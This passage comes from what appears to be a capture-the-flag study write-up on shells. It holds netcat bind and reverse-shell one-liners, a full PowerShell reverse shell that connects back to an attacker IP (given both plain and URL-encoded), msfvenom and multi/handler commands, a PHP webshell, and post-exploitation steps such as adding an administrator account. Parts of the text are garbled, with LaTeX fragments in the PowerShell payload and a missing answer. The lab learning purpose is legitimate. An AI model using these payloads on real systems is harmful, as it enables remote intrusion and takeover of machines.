mkfifo /tmp/f; nc -lvnp <PORT> < /tmp/f | /bin/sh >/tmp/f 2>&1;
rm /tmp/f
```

This command does the following:

1. Create a named pipe at `/tmp/f`
2. Start a Netcat listener at port `<PORT>`
3. Connect the input of the Netcat listener to the output of the named pipe.
4. Pass the output of the netcat listener via the pipe operator `|` to `sh`

5. Send the `stderr` output (2) into `stdout` (1) via `2>&1` (`2>1` would assume a file named 1 instead of directing to `stdout`)
6. Send the `stdout` into the named pipe
7. Delete the named pipe to close the circle (?)

Similarly, for a reverse shell we use the command

```
mkfifo /tmp/f; nc <LOCAL-IP> <PORT> < /tmp/f | /bin/sh >/tmp/f
2>&1; rm /tmp/f
```

using the netcat connect syntax.

For a Windows Server we need a Powershell reverse shell which we can get via:

```
powershell -c "$client = New-Object
System.Net.Sockets.TCPClient('{\normalfont \textbf
{<IP>}}','{\normalfont \textbf {<PORT>}}');$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%\{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data =
(New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>\&1 | Out-String );$sendback2 = $sendback + 'PS '
+ (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($
sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

Note that here the IP and Port need to be set to the attacking IP and port. This can be copied to a `cmd.exe` shell and run to get a Powershell reverse shell.

For other shell payloads, we are directed to `PayloadAllTheThings`, where lots of one-liners are available for a myriad of different languages.

### Question:

What command can be used to create a named pipe in Linux?

### Answer:

`mkfifo`

It is also recommended to search through the index of `PayloadsAllTheThings`

### Task 9 (msfvenom)

As seen in the **Msfvenom** Task above, `msfvenom` is used to generate multitude payloads for any system we wish to access using Metasploit, as well as in multiple different formats, e.g. `.exe`, `.py` and many more.

Recall the basic syntax for `msfvenom`:

`msfvenom -p <PAYLOAD> <OPTIONS>`

(e.g `msfvenom -p windows/x64/shell/reverse_tcp -f exe -o shell.exe`  
`LHOST=<listen-IP> LPORT=<listen-port>`)

Some of the most relevant options are:

- **-f**: format; specifies the output format of the payload.
- **-o**: output; specifies output location and name of the payload.
- **LHOST**: IP to connect back to.
- **LPORT**: Port on the LHOST IP to connect back to.  
Note that ports below 1024 require root privileges.

There is a further difference in payloads generated with msfvenom:

- **Staged** payloads: Are sent in two parts, first the stager, executed on the server itself to connect back to a listener to load the rest of the payload without it ever running on the disk, hence attempting to bypass antiviruses.  
These payloads require the Metasploit multi/handler as a special listener.
- **Stageless** payloads: Run in a single piece, are self-contained and attempt the connection directly when run.

Stageless payloads are bigger, easier both to use and detect.

Staged payloads are harder to use and to detect, at least the initial stager. Modern antiviruses also use the Anti-Malware Scan Interface (AMSI) to detect the rest of the payload when loading into the memory, making staged payloads to lose some of its effectiveness.

We further have Meterpreter (more on it in the Metasploit: Meterpreter room) as a shell to take advantage of the payloads and exploits we run against the target. These shells are fully stable and can be switched "back and forth" between normal shells and Meterpreter shells, with multiple useful features such as hashdumps, file uploads and downloads and more. These shells must be caught in Meterpreter.

The names for the payloads are usually given following the pattern `<OS>/<arch>/<payload>`, e.g `linux/x86/shell_reverse_tcp`, unless we are referring to Windows 32bit targets (x32), where the architecture is skipped (hence `Windows/<payload>`).

Stageless payloads are denoted with an underscore in the name (`shell_reverse_tcp`) as opposed to the slash-denoted staged payloads, e.g `shell/reverse_tcp`. This also applies to Meterpreter payloads.



One can list all payloads with `msfvenom -list payloads` , which can then be further piped to `grep` in the command line.

For the first question we are instructed to generate a staged reverse shell for a 64 bit Windows target, in a .exe format using our TryHackMe tun0 IP address and a chosen port.

**Question:**

Which symbol is used to show that a shell is stageless?

**Answer:**

—

**Question:**

What command would you use to generate a staged meterpreter reverse shell for a 64bit Linux target, assuming your own IP was 10.10.10.5, and you were listening on port 443? The format for the shell is elf and the output filename should be shell

**Answer:**`msfvenom -p linux/x64/meterpreter/reverse_tcp -f elf  
LHOST=10.10.10.5 LPORT=443 -o shell`

**Task 10 (Metasploit multi/handler)**

As we saw in ??, we can (and almost have to) use Multi/Handler to catch reverse shells. We are forced to resort to it when we want to establish a Meterpreter shell and is the place to look for using staged payloads.

To use the Multi/Handler, we first have to run the `msfconsole` and then activate it via `use multi/handler` .

Once in the multi/handler, we see we can set the payload, LHOST and LPORT parameters as before with `set <PARAM-NAME> <PARAMETER>` , e.g `set PAYLOAD linux/x64/meterpreter/reverse_rcp`

Once ready, we run it with `run -j` , with the `-j` option set to run as a job in the background. When the desired payload is run on the target, Metasploit receives the connection, sends the rest of the payload and gives us the reverse shell.

To use this shell we need to take it off the background we sent it to with `sessions <session-nr>` .

**Question:**

What command can be used to start a listener in the background?

**Answer:**

`exploit -j`

**Question:**

If we had just received our tenth reverse shell in the current Metasploit session, what would be the command used to foreground it?

## Answer:

sessions 10

### Task 11 (WebShells)

Whenever we can upload code to a website, we have a possibility to upload code that allows us to establish a shell on the server hosting the website, but unfortunately not always a certain one. In the cases when this is not possible, we want to upload a so-called **webshell**. We have covered this topic in a more detailed way in the Upload Vulnerabilities Room.

A webshell is an unofficial term for a script running inside a webserver, usually in PHP or ASP. It usually works as follows:

The attacker enters commands in the webpage through a HTML form or as arguments in the URL, they are executed by the script and their output is displayed in the webpage.

Its best use relies in the avoidance of firewalls, and also as a stepping stone to land a more fully featured shell.

With PHP being the most common server side scripting language, the basic webshell has the format:

```
<?php echo "<pre>" . shell_exec($_GET["cmd"]) . "</pre>"; ?>
```

This code takes the **GET** parameter and runs it on the target system within **shell\_exec()**, i.e. anything we pass to the URL after **?cmd=** will be run on the system, be it Windows or Linux.

Note: the **"<pre>"** are there to preserve formatting on the page.

As an example, we have the vulnerable webpage from the Upload Vulnerabilities with the URL **10.10.84.199/uploads/shell.php?cmd=ifconfig**.

On Kali we can find some pretailored webshells under **usr/share/webshells**, including the PentestMonkey reverse shell.

When working against Windows targets, we can obtain RCE using a web shell or using **msfvenom** to generate a shell in the server's language.

To get RCE with a webshell, we like to resort to a URL Encoded Powershell Reverse Shell, which is to be copied into the URL as the **cmd** argument:

```
powershell%20-c%20%22%24client%20%3D%20New-Object  
%20System.Net.Sockets.TCPClient%28%27<IP>%27%2C<PORT>%29%3B%24  
stream%20%3D%20%24  
client.GetStream%28%29%3B%5Bbyte%5B%5D%24bytes%20%3D%200..65535%7C  
%25%7B0%7D  
%3Bwhile%28%28%24i%20%3D%20%24  
stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne%200%29
```

```

%7B%3B%24
data%20%3D%20%28
New-Object%20-TypeName%20System.Text.ASCIIEncoding
%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24
sendback%20%3D%20%28iex%20%24data%20%2E%261%20%27C%20
Out-String%20%29%3B%24sendback2%20%3D%20%24
sendback%20%2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24
sendbyte%20%3D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24
sendback2%29%3B%24stream.Write%28%24sendbyte%2C0%2C%24
sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%24
client.Close%28%29%22

```

Note that this has been URL encoded to be used without further need for adjustment (besides the bolded IP and PORT) in a GET parameter

### Task 12 (Next Steps)

Despite the whole set of shell-related tools we have learned so far, said shells are very unstable, so we have to try to get other access ways, e.g via SSH. SSH keys are stored in the `/home/<user>/.ssh` folder, and in some CTF contexts some ssh credentials can be found in the target system.

One can also add a new account with some exploits, or use DirtyC0w to gain write access to read-only files as a low-privileged user, or even intend- edly writeable `/etc/shadow` or `/etc/passwd` to get quick SSH access to the target.

On Windows, said approach is not as easy, but sometimes it is possible to find passwords for running services in the registry. VNC servers often let passwords stored in plaintext in the registry, and some versions of the FileZilla FTP server also store credentials in an XML file at `C:\Program Files\FileZilla Server\FileZilla Server.xml` or `C:\xampp \FileZilla Server\FileZilla Server.xml` be it as MD5 hashes or in plaintext.

The best case scenario is to get a shell running as SYSTEM user or admin account with high privileges. That way we could add our own account to the admin group and log in over RDP, telnet, winexe, psexec, WinRM or any other remote connection method. In order to do so, we run:

```

net user <username> <password> /add

net localgroup administrators <username> /add

```

**Summary:** We use reverse and bind shells to gain RCE on a target, but they will almost never suffice, since we'll prefer a native shell we want to escalate into using a "normal" way to access the machine, better suited for further exploitation.

### Task 13 (Practice and Examples)

## General Attacking Steps

1. Enumeration via a Port Scan with Nmap.  
More on Nmap in the writeup for the Nmap exercises.

When auditing a website checking for vulnerabilities:

Check the **Example Methodology** or the Pickle Rick enumeration for an actual stepwise CTF.

### Nmap switches

<b>Host discovery:</b>	
-Pn	Treat all hosts as online
-p a-b	Scan ports a to b
-p-	Scan all ports
<b>Scans:</b>	
<b>TCP Scans:</b>	
-sS	SYN Scan
-sT	Connect() Scan
-sA	ACK Scan
-sN	Null Scan
-sF	FIN Scan
-sX	Xmas Scan
-sO	IP Protocol Scan
<b>Other scans:</b>	
-sC	Default script scan
-A	Aggressive scan: -O -sV-sC -traceroute
<b>Service detection:</b>	
-sV	Version info
<b>OS Detection:</b>	
-O	OS detection

### Metasploit Reverse Shells

See **Msfvenom**